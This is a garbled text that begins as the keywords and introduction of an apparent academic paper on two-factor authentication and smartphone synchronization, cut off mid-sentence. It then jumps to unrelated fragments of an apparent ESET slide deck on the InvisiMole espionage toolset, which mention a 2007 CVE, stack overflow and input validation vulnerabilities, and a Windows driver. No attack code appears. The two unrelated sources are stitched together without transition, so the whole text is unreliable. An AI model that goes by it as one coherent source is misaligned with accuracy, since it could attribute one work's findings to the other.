Keywords: Two-Factor Authentication, Smartphone Security, Financial Trojans, Synchronization, Anywhere Computing

1 Introduction

Approaching an impressive 1.25 billion sales in 2014 with an expected audience of over 1.75 billion, smartphones have become an important factor in many people's day-to-day life [35, 17]. Daily activities performed on these mobile devices include those that can be done on PC as well: accessing e-mail, searching the web, social networking, or listening to music [19]. To enhance usability, both application developers and platform vendors are making an effort to blur boundaries between the two platforms. This is reflected in synchronization features like



Conclusion

Software from 2007

stack overflow vulnerability

Windows XP library

input validation vulnerability

Windows driver

CVE-2007-5633

ESET Research white papers

TLP: WHITE

ENJOY SAFER TECHNOLOGY™

INVISIMOLE: THE HIDDEN PART OF THE STORY

UNEARTHING INVISIMOLE'S ESPIONAGE TOOLSET AND STRATEGIC COOPERATIONS

Full white paper

ENJOY SAFER TECHNOLOGY™

THANK YOU!

www.eset.com | www.welivesecurity.com | @ESETresearch